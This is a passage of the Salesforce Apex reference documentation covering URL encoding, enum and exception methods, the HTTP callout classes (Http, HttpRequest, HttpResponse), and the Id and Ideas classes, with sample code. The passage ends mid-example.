urlDecode(inputString, encodingScheme)

Decodes a string in `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8."

Signature

```
public static String urlDecode(String inputString, String encodingScheme)
```

Parameters

inputString
Type: String

encodingScheme
Type: String

Return Value

Type: String

Usage

This method uses the supplied encoding scheme to determine which characters are represented by any consecutive sequence of the from `\"%xy\"`. For more information about the format, see The form-urlencoded Media Type in *Hypertext Markup Language - 2.0*.

`urlEncode(inputString, encodingScheme)`

Encodes a string into the `application/x-www-form-urlencoded` format using a specific encoding scheme, for example "UTF-8."

Signature

```
public static String urlEncode(String inputString, String encodingScheme)
```

Parameters

`inputString`
Type: String

`encodingScheme`
Type: String

Return Value

Type: String

Usage

This method uses the supplied encoding scheme to obtain the bytes for unsafe characters. For more information about the format, see The form-urlencoded Media Type in *Hypertext Markup Language - 2.0*.

Example

```
String encoded = EncodingUtil.urlEncode(url, 'UTF-8');
```

Enum Methods

An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Apex provides built-in enums, such as `LoggingLevel`, and you can define your own enum.

All Apex enums, whether user-defined enums or built-in enums, have the following common method that takes no arguments.

`values`
This method returns the values of the Enum as a list of the same Enum type.

Each Enum value has the following methods that take no arguments.

`name`
Returns the name of the Enum item as a String.

`ordinal`
Returns the position of the item, as an Integer, in the list of Enum values starting with zero.

Enum values cannot have user-defined methods added to them.

For more information about Enum, see Enums on page 33.

Example

```
Integer i = StatusCode.DELETE_FAILED.ordinal();

String s = StatusCode.DELETE_FAILED.name();

List<StatusCode> values = StatusCode.values();
```

Exception Class and Built-In Exceptions

An exception denotes an error that disrupts the normal flow of code execution. You can use Apex built-in exceptions or create custom exceptions. All exceptions have common methods.

All exceptions support built-in methods for returning the error message and exception type. In addition to the standard `exception` class, there are several different types of exceptions:

The following are exceptions in the `System` namespace.

Exception	Description
`AsyncException`	Any problem with an asynchronous operation, such as failing to enqueue an asynchronous call.
`CalloutException`	Any problem with a Web service operation, such as failing to make a callout to an external system.
`DmlException`	Any problem with a DML statement, such as an `insert` statement missing a required field on a record.
`EmailException`	Any problem with email, such as failure to deliver. For more information, see Outbound Email.
`InvalidParameterValueException`	An invalid parameter was supplied for a method or any problem with a URL used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`LimitException`	A governor limit has been exceeded. This exception can't be caught.
`JSONException`	Any problem with JSON serialization and deserialization operations. For more information, see the methods of `System.JSON`, `System.JSONParser`, and `System.JSONGenerator`.
`ListException`	Any problem with a list, such as attempting to access an index that is out of bounds.
`MathException`	Any problem with a mathematical operation, such as dividing by zero.
`NoAccessException`	Any problem with unauthorized access, such as trying to access an sObject that the current user does not have access to. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`NoDataFoundException`	Any problem with data that does not exist, such as trying to access an sObject that has been deleted. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`NoSuchElementException`	This exception is thrown if you try to access items that are outside the bounds of a list. This exception is used by the Iterator `next` method. For example, if `iterator.hasNext() == false` and you call `iterator.next()`, this exception is thrown. This exception is

Exception	Description
	also used by the Apex Flex Queue methods and is thrown if you attempt to access a job at an invalid position in the flex queue.
`NullPointerException`	Any problem with dereferencing null, such as in the following code: `String s;` `s.toLowerCase(); // Since s is null, this call causes` `// a NullPointerException`
`QueryException`	Any problem with SOQL queries, such as assigning a query that returns no records or more than one record to a singleton sObject variable.
`RequiredFeatureMissing`	A Chatter feature is required for code that has been deployed to an organization that does not have Chatter enabled.
`SearchException`	Any problem with SOSL queries executed with SOAP API `search()` call, for example, when the `searchString` parameter contains less than two characters. For more information, see the *SOAP API Developer's Guide*.
`SecurityException`	Any problem with static methods in the Crypto utility class. For more information, see Crypto Class.
`SerializationException`	Any problem with the serialization of data. This is generally used with Visualforce pages. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`SObjectException`	Any problem with sObject records, such as attempting to change a field in an `update` statement that can only be changed during `insert`.
`StringException`	Any problem with Strings, such as a String that is exceeding your heap size.
`TypeException`	Any problem with type conversions, such as attempting to convert the String 'a' to an Integer using the `valueOf` method.
`VisualforceException`	Any problem with a Visualforce page. For more information on Visualforce, see the *Visualforce Developer's Guide*.
`XmlException`	Any problem with the XmlStream classes, such as failing to read or write XML.

The following is an example using the DmlException exception:

```
Account[] accts = new Account[]{new Account(billingcity = 'San Jose')};
try {
    insert accts;
} catch (System.DmlException e) {
    for (Integer i = 0; i < e.getNumDml(); i++) {
        // Process exception here
        System.debug(e.getDmlMessage(i));
    }
}
```

For exceptions in other namespaces, see:

- Canvas Exceptions

- `ConnectApi` Exceptions
- DataSource Exceptions
- Reports Exceptions
- Site Exceptions

Common Exception Methods

Exception methods are all called by and operate on a particular instance of an exception. The table below describes all instance exception methods. All types of exceptions have the following methods in common:

Name	Arguments	Return Type	Description
`getCause`		Exception	Returns the cause of the exception as an exception object.
`getLineNumber`		Integer	Returns the line number from where the exception was thrown.
`getMessage`		String	Returns the error message that displays for the user.
`getStackTraceString`		String	Returns the stack trace as a string.
`getTypeName`		String	Returns the type of exception, such as DmlException, ListException, MathException, and so on.
`initCause`	Exception *`cause`*	Void	Sets the cause for this exception, if one has not already been set.
`setMessage`	String *`s`*	Void	Sets the error message that displays for the user.

DMLException and EmailException Methods

In addition to the common exception methods, DMLExceptions and EmailExceptions have the following additional methods:

Name	Arguments	Return Type	Description
`getDmlFieldNames`	Integer *`i`*	String []	Returns the names of the field or fields that caused the error described by the *`i`*th failed row.
`getDmlFields`	Integer *`i`*	Schema.sObjectField []	Returns the field token or tokens for the field or fields that caused the error described by the *`i`*th failed row. For more information on field tokens, see Dynamic Apex.
`getDmlId`	Integer *`i`*	String	Returns the ID of the failed record that caused the error described by the *`i`*th failed row.
`getDmlIndex`	Integer *`i`*	Integer	Returns the original row position of the *`i`*th failed row.
`getDmlMessage`	Integer *`i`*	String	Returns the user message for the *`i`*th failed row.
`getDmlStatusCode`	Integer *`i`*	String	Deprecated. Use getDmlType instead. Returns the Apex failure code for the *`i`*th failed row.

Name	Arguments	Return Type	Description
`getDmlType`	Integer *i*	System.StatusCode	Returns the value of the System.StatusCode enum. For example: `try { insert new Account(); } catch (System.DmlException ex) { System.assertEquals( StatusCode.REQUIRED_FIELD_MISSING, ex.getDmlType(0)); }` For more information about System.StatusCode, see Enums.
`getNumDml`		Integer	Returns the number of failed rows for DML exceptions.

Http Class

Use the `Http` class to initiate an HTTP request and response.

Namespace

System

Http Methods

The following are methods for `Http`. All are instance methods.

IN THIS SECTION:

send(request)
Sends an HttpRequest and returns the response.

toString()
Returns a string that displays and identifies the object's properties.

`send(request)`

Sends an HttpRequest and returns the response.

Signature

```
public HttpResponse send(HttpRequest request)
```

Parameters

request
Type: System.HttpRequest

Return Value

Type: System.HttpResponse

`toString()`

Returns a string that displays and identifies the object's properties.

Signature

```
public String toString()
```

Return Value

Type: String

HttpCalloutMock Interface

Enables sending fake responses when testing HTTP callouts.

Namespace

System

Usage

For an implementation example, see Testing HTTP Callouts by Implementing the `HttpCalloutMock` Interface.

HttpCalloutMock Methods

The following are methods for `HttpCalloutMock`.

IN THIS SECTION:

`respond(request)`

Returns an HTTP response for the given request. The implementation of this method is called by the Apex runtime to send a fake response when an HTTP callout is made after `Test.setMock` has been called.

Signature

```
public HttpResponse respond(HttpRequest request)
```

Parameters

request
Type: System.HttpRequest

Return Value

Type: System.HttpResponse

HttpRequest Class

Use the `HttpRequest` class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.

Namespace

System

Usage

Use the XML classes or JSON classes to parse XML or JSON content in the body of a request created by `HttpRequest`.

Example

The following example illustrates how you can use an authorization header with a request, and handle the response:

```
public class AuthCallout {

   public void basicAuthCallout(){
     HttpRequest req = new HttpRequest();
     req.setEndpoint('http://www.yahoo.com');
     req.setMethod('GET');

     // Specify the required user name and password to access the endpoint
     // As well as the header and header information

     String username = 'myname';
     String password = 'mypwd';

     Blob headerValue = Blob.valueOf(username + ':' + password);
     String authorizationHeader = 'BASIC ' +
     EncodingUtil.base64Encode(headerValue);
     req.setHeader('Authorization', authorizationHeader);

     // Create a new http object to send the request object
     // A response object is generated as a result of the request

     Http http = new Http();
     HTTPResponse res = http.send(req);
     System.debug(res.getBody());
   }
}
```

Note: You can set the endpoint as a named credential instead of a URL. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all the authentication for Apex callouts that specify a named credential as the callout endpoint, so that your code doesn't have to. For an example, see setEndpoint(endpoint) on page 1773. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

Compression

If you need to compress the data you send, use `setCompressed`, as the following sample illustrates:

```
HttpRequest req = new HttpRequest();
req.setEndPoint('my_endpoint');
req.setCompressed(true);
req.setBody('some post body');
```

If a response comes back in compressed format, `getBody` automatically recognizes the format, uncompresses it, and returns the uncompressed value.

IN THIS SECTION:

SEE ALSO:

JSON Support

XML Support

HttpRequest Constructors

The following are constructors for `HttpRequest`.

IN THIS SECTION:

`HttpRequest()`

Creates a new instance of the `HttpRequest` class.

Signature

```
public HttpRequest()
```

HttpRequest Methods

The following are methods for `HttpRequest`. All are instance methods.

IN THIS SECTION:

getBody()
Retrieves the body of this request.

getBodyAsBlob()
Retrieves the body of this request as a Blob.

getBodyDocument()
Retrieves the body of this request as a DOM document.

getCompressed()
If `true`, the request body is compressed, `false` otherwise.

getEndpoint()
Retrieves the URL for the endpoint of the external server for this request.

getHeader(key)
Retrieves the contents of the request header.

getMethod()
Returns the type of method used by `HttpRequest`.

setBody(body)
Sets the contents of the body for this request.

setBodyAsBlob(body)
Sets the contents of the body for this request using a Blob.

setBodyDocument(document)
Sets the contents of the body for this request. The contents represent a DOM document.

setClientCertificate(clientCert, password)
This method is deprecated. Use `setClientCertificateName` instead.

setClientCertificateName(certDevName)
If the external service requires a client certificate for authentication, set the certificate name.

setCompressed(flag)
If `true`, the data in the body is delivered to the endpoint in the gzip compressed format. If `false`, no compression format is used.

setEndpoint(endpoint)
Specifies the endpoint for this request.

setHeader(key, value)
Sets the contents of the request header.

setMethod(method)
Sets the type of method to be used for the HTTP request.

setTimeout(timeout)
Sets the timeout in milliseconds for the request.

toString()
Returns a string containing the URL for the endpoint of the external server for this request and the method used, for example, `Endpoint=http://YourServer, Method=POST`

`getBody()`

Retrieves the body of this request.

Signature

```
public String getBody()
```

Return Value

Type: String

`getBodyAsBlob()`

Retrieves the body of this request as a Blob.

Signature

```
public Blob getBodyAsBlob()
```

Return Value

Type: Blob

`getBodyDocument()`

Retrieves the body of this request as a DOM document.

Signature

```
public Dom.Document getBodyDocument()
```

Return Value

Type: Dom.Document

Example

Use this method as a shortcut for:

```
String xml = httpRequest.getBody();
Dom.Document domDoc = new Dom.Document(xml);
```

`getCompressed()`

If `true`, the request body is compressed, `false` otherwise.

Signature

```
public Boolean getCompressed()
```

Return Value

Type: Boolean

`getEndpoint()`

Retrieves the URL for the endpoint of the external server for this request.

Signature

```
public String getEndpoint()
```

Return Value

Type: String

`getHeader(key)`

Retrieves the contents of the request header.

Signature

```
public String getHeader(String key)
```

Parameters

key
Type: String

Return Value

Type: String

`getMethod()`

Returns the type of method used by `HttpRequest`.

Signature

```
public String getMethod()
```

Return Value

Type: String

Usage

Examples of return values:

- DELETE
- GET
- HEAD

- POST
- PUT
- TRACE

`setBody(body)`

Sets the contents of the body for this request.

Signature

```
public Void setBody(String body)
```

Parameters

body
Type: String

Return Value

Type: Void

Usage

Limit: 6 MB for synchronous Apex or 12 MB for asynchronous Apex.

The HTTP request and response sizes count towards the total heap size.

`setBodyAsBlob(body)`

Sets the contents of the body for this request using a Blob.

Signature

```
public Void setBodyAsBlob(Blob body)
```

Parameters

body
Type: Blob

Return Value

Type: Void

Usage

Limit: 6 MB for synchronous Apex or 12 MB for asynchronous Apex.

The HTTP request and response sizes count towards the total heap size.

`setBodyDocument(document)`

Sets the contents of the body for this request. The contents represent a DOM document.

Signature

```
public Void setBodyDocument(Dom.Document document)
```

Parameters

`document`
Type: Dom.Document

Return Value

Type: Void

Usage

Limit: 6 MB for synchronous Apex or 12 MB for asynchronous Apex.

`setClientCertificate(clientCert, password)`

This method is deprecated. Use `setClientCertificateName` instead.

Signature

```
public Void setClientCertificate(String clientCert, String password)
```

Parameters

`clientCert`
Type: String

`password`
Type: String

Return Value

Type: Void

Usage

If the server requires a client certificate for authentication, set the client certificate PKCS12 key store and password.

`setClientCertificateName(certDevName)`

If the external service requires a client certificate for authentication, set the certificate name.

Signature

```
public Void setClientCertificateName(String certDevName)
```

Parameters

certDevName
Type: String

Return Value

Type: Void

Usage

See Using Certificates with HTTP Requests.

setCompressed(flag)

If `true`, the data in the body is delivered to the endpoint in the gzip compressed format. If `false`, no compression format is used.

Signature

```
public Void setCompressed(Boolean flag)
```

Parameters

flag
Type: Boolean

Return Value

Type: Void

setEndpoint(endpoint)

Specifies the endpoint for this request.

Signature

```
public Void setEndpoint(String endpoint)
```

Parameters

endpoint
Type: String

Possible values for the endpoint:

- Endpoint URL

  ```
  https://my_endpoint.example.com/some_path
  ```

- Named credential URL, which contains the scheme `callout`, the name of the named credential, and, optionally, an appended path

  ```
  callout:My_Named_Credential/some_path
  ```

Return Value

Type: Void

Usage with Named Credentials

A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all the authentication for Apex callouts that specify a named credential as the callout endpoint, so that your code doesn't have to. You can also skip remote site settings, which are otherwise required for Apex callouts to external sites.

By separating the endpoint URL and authentication from the Apex code, named credentials make callouts easier to maintain. For example, if an endpoint URL changes, you simply update the named credential. All callouts that reference the named credential then continue to work without any changes to the code. If you have multiple organizations, you can create a named credential with the same name in each organization. Each of these named credentials can have a different endpoint URL, for example, to accommodate differences in development and production environments. Because the code references only the named credential's name, you can package and deploy the same Apex class in all your organizations without programmatically checking the environment.


If you add the Apex code to a managed package that doesn't contain the referenced named credential, include the namespace prefix when specifying the endpoint. For a subscriber organization that has no namespace set, use the `.` namespace prefix to reference the named credential. For example:

```
req.setEndpoint('callout:.__My_Named_Credential/some_path');
```

Example: In the following sample code, a named credential and an appended path specify the callout's endpoint.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

The referenced named credential specifies the endpoint URL and the authentication settings.



You can code the callout endpoint as the URL instead of the named credential, but your code then handles the authentication. Our example uses basic password authentication, but keep in mind that OAuth authentication is much more complex and best handled with named credentials.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information

String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);

// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

`setHeader(key, value)`

Sets the contents of the request header.

Signature

```
public Void setHeader(String key, String value)
```

Parameters

key
Type: String

value
Type: String

Return Value

Type: Void

Usage

Limit 100 KB.

`setMethod(method)`

Sets the type of method to be used for the HTTP request.

Signature

```
public Void setMethod(String method)
```

Parameters

`method`
Type: String

Possible values for the method type include:

- DELETE
- GET
- HEAD
- POST
- PUT
- TRACE

Return Value

Type: Void

Usage

You can also use this method to set any required options.

`setTimeout(timeout)`

Sets the timeout in milliseconds for the request.

Signature

```
public Void setTimeout(Integer timeout)
```

Parameters

`timeout`
Type: Integer

Return Value

Type: Void

Usage

The timeout can be any value between 1 and 120,000 milliseconds.

`toString()`

Returns a string containing the URL for the endpoint of the external server for this request and the method used, for example, `Endpoint=http://YourServer, Method=POST`

Signature

```
public String toString()
```

Return Value

Type: String

HttpResponse Class

Use the `HttpResponse` class to handle the HTTP response returned by the `Http` class.

Namespace

System

Usage

Use the XML classes or JSON Classes to parse XML or JSON content in the body of a response accessed by `HttpResponse`.

Example

In the following `getXmlStreamReader` example, content is retrieved from an external Web server, then the XML is parsed using the `XmlStreamReader` class.

```
public class ReaderFromCalloutSample {

  public void getAndParse() {

    // Get the XML document from the external server
    Http http = new Http();
    HttpRequest req = new HttpRequest();
    req.setEndpoint('https://docsample.herokuapp.com/xmlSample');
    req.setMethod('GET');
    HttpResponse res = http.send(req);

    // Log the XML content
    System.debug(res.getBody());

    // Generate the HTTP response as an XML stream
    XmlStreamReader reader = res.getXmlStreamReader();

    // Read through the XML
    while(reader.hasNext()) {
      System.debug('Event Type:' + reader.getEventType());
      if (reader.getEventType() == XmlTag.START_ELEMENT) {
        System.debug(reader.getLocalName());
```

```
        }
        reader.next();
      }

    }
}
```

SEE ALSO:

JSON Support

XML Support

HttpResponse Methods

The following are methods for `HttpResponse`. All are instance methods.

IN THIS SECTION:

getBody()
Retrieves the body returned in the response.

getBodyAsBlob()
Retrieves the body returned in the response as a Blob.

getBodyDocument()
Retrieves the body returned in the response as a DOM document.

getHeader(key)
Retrieves the contents of the response header.

getHeaderKeys()
Retrieves an array of header keys returned in the response.

getStatus()
Retrieves the status message returned for the response.

getStatusCode()
Retrieves the value of the status code returned in the response.

getXmlStreamReader()
Returns an `XmlStreamReader` that parses the body of the callout response.

setBody(body)
Specifies the body returned in the response.

setBodyAsBlob(body)
Specifies the body returned in the response using a Blob.

setHeader(key, value)
Specifies the contents of the response header.

setStatus(status)
Specifies the status message returned in the response.

setStatusCode(statusCode)
Specifies the value of the status code returned in the response.

toString()
Returns the status message and status code returned in the response, for example:

`getBody()`

Retrieves the body returned in the response.

Signature

```
public String getBody()
```

Return Value

Type: String

Usage

Limit 6 MB for synchronous Apex or 12 MB for asynchronous Apex. The HTTP request and response sizes count towards the total heap size.

`getBodyAsBlob()`

Retrieves the body returned in the response as a Blob.

Signature

```
public Blob getBodyAsBlob()
```

Return Value

Type: Blob

Usage

Limit 6 MB for synchronous Apex or 12 MB for asynchronous Apex. The HTTP request and response sizes count towards the total heap size.

`getBodyDocument()`

Retrieves the body returned in the response as a DOM document.

Signature

```
public Dom.Document getBodyDocument()
```

Return Value

Type: `Dom.Document`

Example

Use it as a shortcut for:

```
String xml = httpResponse.getBody();
Dom.Document domDoc = new Dom.Document(xml);
```

`getHeader(key)`

Retrieves the contents of the response header.

Signature

```
public String getHeader(String key)
```

Parameters

key
Type: String

Return Value

Type: String

`getHeaderKeys()`

Retrieves an array of header keys returned in the response.

Signature

```
public String[] getHeaderKeys()
```

Return Value

Type: String[]

`getStatus()`

Retrieves the status message returned for the response.

Signature

```
public String getStatus()
```

Return Value

Type: String

`getStatusCode()`

Retrieves the value of the status code returned in the response.

Signature

```
public Integer getStatusCode()
```

Return Value

Type: Integer

getXmlStreamReader()

Returns an `XmlStreamReader` that parses the body of the callout response.

Signature

```
public XmlStreamReader getXmlStreamReader()
```

Return Value

Type: System.XmlStreamReader

Usage

Use it as a shortcut for:

```
String xml = httpResponse.getBody();
XmlStreamReader xsr = new XmlStreamReader(xml);
```

setBody(body)

Specifies the body returned in the response.

Signature

```
public Void setBody(String body)
```

Parameters

body
Type: String

Return Value

Type: Void

setBodyAsBlob(body)

Specifies the body returned in the response using a Blob.

Signature

```
public Void setBodyAsBlob(Blob body)
```

Parameters

body
Type: Blob

Return Value

Type: Void

setHeader(key, value)

Specifies the contents of the response header.

Signature

```
public Void setHeader(String key, String value)
```

Parameters

key
Type: String

value
Type: String

Return Value

Type: Void

setStatus(status)

Specifies the status message returned in the response.

Signature

```
public Void setStatus(String status)
```

Parameters

status
Type: String

Return Value

Type: Void

setStatusCode(statusCode)

Specifies the value of the status code returned in the response.

Signature

```
public Void setStatusCode(Integer statusCode)
```

Parameters

statusCode
Type: Integer

Return Value

Type: Void

`toString()`

Returns the status message and status code returned in the response, for example:

Signature

```
public String toString()
```

Return Value

Type: String

Example

```
Status=OK, StatusCode=200
```

Id Class

Contains methods for the ID primitive data type.

Namespace

System

Example: Getting an sObject Token From an ID

This sample shows how to use the `getSObjectType` method to obtain an sObject token from an ID. The `updateOwner` method in this sample accepts a list of IDs of the sObjects to update the ownerId field of. This list contains IDs of sObjects of the same type. The second parameter is the new owner ID. Note that since it is a future method, it doesn't accept sObject types as parameters; this is why it accepts IDs of sObjects. This method gets the sObject token from the first ID in the list, then does a describe to obtain the object name and constructs a query dynamicallly. It then queries for all sObjects and updates their owner ID fields to the new owner ID.

```
public class MyDynamicSolution {
    @future
    public static void updateOwner(List<ID> objIds, ID newOwnerId) {
        // Validate input
        System.assert(objIds != null);
```

```
        System.assert(objIds.size() > 0);
        System.assert(newOwnerId != null);

        // Get the sObject token from the first ID
        // (the List contains IDs of sObjects of the same type).
        Schema.SObjectType token = objIds[0].getSObjectType();

        // Using the token, do a describe
        // and construct a query dynamically.
        Schema.DescribeSObjectResult dr = token.getDescribe();
        String queryString = 'SELECT ownerId FROM ' + dr.getName() +
            ' WHERE ';
        for(ID objId : objIds) {
            queryString += 'Id=\'' + objId + '\' OR ';
        }
        // Remove the last ' OR'
        queryString = queryString.subString(0, queryString.length() - 4);

        sObject[] objDBList = Database.query(queryString);
        System.assert(objDBList.size() > 0);

        // Update the owner ID on the sObjects
        for(Integer i=0;i<objDBList.size();i++) {
            objDBList[i].put('ownerId', newOwnerId);
        }
        Database.SaveResult[] srList = Database.update(objDBList, false);
        for(Database.SaveResult sr : srList) {
            if (sr.isSuccess()) {
                System.debug('Updated owner ID successfully for ' +
                    dr.getName() + ' ID ' + sr.getId());
            }
            else {
              System.debug('Updating ' + dr.getName() + ' returned the following errors.');

                for(Database.Error e : sr.getErrors()) {
                    System.debug(e.getMessage());
                }
            }
        }
    }
}
```

Id Methods

The following are methods for `Id`.

IN THIS SECTION:

addError(errorMsg)

Marks a record with a custom error message and prevents any DML operation from occurring.

addError(errorMsg, escape)

Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

addError(exceptionError)

Marks a record with a custom error message and prevents any DML operation from occurring.

addError(exceptionError, escape)

Marks a record with a custom error message and prevents any DML operation from occurring.

getSObjectType()

Returns the token for the sObject corresponding to this ID. This method is primarily used with describe information.

valueOf(toID)

Converts the specified String into an ID and returns the ID.

addError(errorMsg)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg)
```

Parameters

errorMsg

Type: String

The error message to mark the record with.

Return Value

Type: Void

Usage

This method is similar to the `addError(errorMsg)` sObject method.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Example

```
Trigger.new[0].Id.addError('bad');
```

addError(errorMsg, escape)

Marks a record with a custom error message, specifies whether or not the error message should be escaped, and prevents any DML operation from occurring.

Signature

```
public Void addError(String errorMsg, Boolean escape)
```

Parameters

errorMsg
Type: String

The error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, `<`, `>`, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call `addError(String errorMsg)` instead.

Example

```
Trigger.new[0].Id.addError('Fix & resubmit', false);
```

addError(exceptionError)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

Return Value

Type: Void

Usage

This method is similar to the `addError(exceptionError)` sObject method.

Note: This method escapes any HTML markup in the specified error message. The escaped characters are: `\n`, <, >, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Example

```
public class MyException extends Exception{}

Trigger.new[0].Id.addError(new myException('Invalid Id'));
```

addError(exceptionError, escape)

Marks a record with a custom error message and prevents any DML operation from occurring.

Signature

```
public Void addError(Exception exceptionError, Boolean escape)
```

Parameters

exceptionError
Type: System.Exception

An Exception object or a custom exception object that contains the error message to mark the record with.

escape
Type: Boolean

Indicates whether any HTML markup in the custom error message should be escaped (`true`) or not (`false`).

Return Value

Type: Void

Usage

The escaped characters are: `\n`, <, >, `&`, `"`, `\`, `\u2028`, `\u2029`, and `\u00a9`. This results in the HTML markup not being rendered; instead it is displayed as text in the Salesforce user interface.

Warning: Be cautious if you specify `false` for the *escape* argument. Unescaped strings displayed in the Salesforce user interface can represent a vulnerability in the system because these strings might contain harmful code. If you want to include HTML markup in the error message, call this method with a `false` *escape* argument and make sure you escape any dynamic content, such as input field values. Otherwise, specify `true` for the *escape* argument or call `addError(Exception e)` instead.

Example

```
public class MyException extends Exception{}
```

```
account a = new account();
a.addError(new MyException('Invalid Id & other issues'), false);
```

getSObjectType()

Returns the token for the sObject corresponding to this ID. This method is primarily used with describe information.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

For more information about describes, see Understanding Apex Describe Information.

Example

```
account a = new account(name = 'account');
insert a;
Id myId = a.id;
system.assertEquals(Schema.Account.SObjectType, myId.getSobjectType());
```

valueOf(toID)

Converts the specified String into an ID and returns the ID.

Signature

```
public static ID valueOf(String toID)
```

Parameters

toID
Type: String

Return Value

Type: ID

Example

```
Id myId = Id.valueOf('001xa000003DIlo');
```

Ideas Class

Represents zone ideas.

Namespace

System

Usage

Ideas is a community of users who post, vote for, and comment on ideas. An Ideas community provides an online, transparent way for you to attract, manage, and showcase innovation.

A set of *recent replies* (returned by methods, see below) includes ideas that a user has posted or commented on that already have comments posted by another user. The returned ideas are listed based on the time of the last comment made by another user, with the most recent ideas appearing first.

The `userID` argument is a required argument that filters the results so only the ideas that the specified user has posted or commented on are returned.

The `communityID` argument filters the results so only the ideas within the specified zone are returned. If this argument is the empty string, then all recent replies for the specified user are returned regardless of the zone.

For more information on ideas, see "Using Ideas" in the Salesforce online help.

Example

The following example finds ideas in a specific zone that have similar titles as a new idea:

```
public class FindSimilarIdeasController {

   public static void test() {
      // Instantiate a new idea
      Idea idea = new Idea ();

      // Specify a title for the new idea
      idea.Title = 'Increase Vacation Time for Employees';

      // Specify the communityID (INTERNAL_IDEAS) in which to find similar ideas.
      Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_IDEAS' ];

      idea.CommunityId = community.Id;

      ID[] results = Ideas.findSimilar(idea);
   }
}
```

The following example uses a Visualforce page in conjunction with a *custom controller*, that is, a special Apex class. For more information on Visualforce, see the *Visualforce Developer's Guide*.

This example creates an Apex method in the controller that returns unread recent replies. You can leverage this same example for the `getAllRecentReplies` and `getReadRecentReplies` methods. For this example to work, there must be ideas posted to the zone. In addition, at least one zone member must have posted a comment to another zone member's idea or comment.

```
// Create an Apex method to retrieve the recent replies marked as unread in all communities
public class IdeasController {

   public Idea[] getUnreadRecentReplies() {
       Idea[] recentReplies;
       if (recentReplies == null) {
```

```
            Id[] recentRepliesIds = Ideas.getUnreadRecentReplies(UserInfo.getUserId(), '');

             recentReplies = [SELECT Id, Title FROM Idea WHERE Id IN :recentRepliesIds];
        }
        return recentReplies;

    }

}
```

The following is the markup for a Visualforce page that uses the above custom controller to list unread recent replies.

```
<apex:page controller="IdeasController" showHeader="false">
    <apex:dataList value="{!unreadRecentReplies}" var="recentReplyIdea">
           <a href="/apex/viewIdea?id={!recentReplyIdea.Id}">
                 <apex:outputText value="{!recentReplyIdea.Title}" escape="true"/></a>
     </apex:dataList>
</apex:page>
```

The following example uses a Visualforce page in conjunction with a custom controller to list ideas. Then, a second Visualforce page and custom controller is used to display a specific idea and mark it as read. For this example to work, there must be ideas posted to the zone.

```
// Create a controller to use on a VisualForce page to list ideas
public class IdeaListController {

    public final Idea[] ideas {get; private set;}

    public IdeaListController() {
        Integer i = 0;
        ideas = new Idea[10];
        for (Idea tmp : Database.query
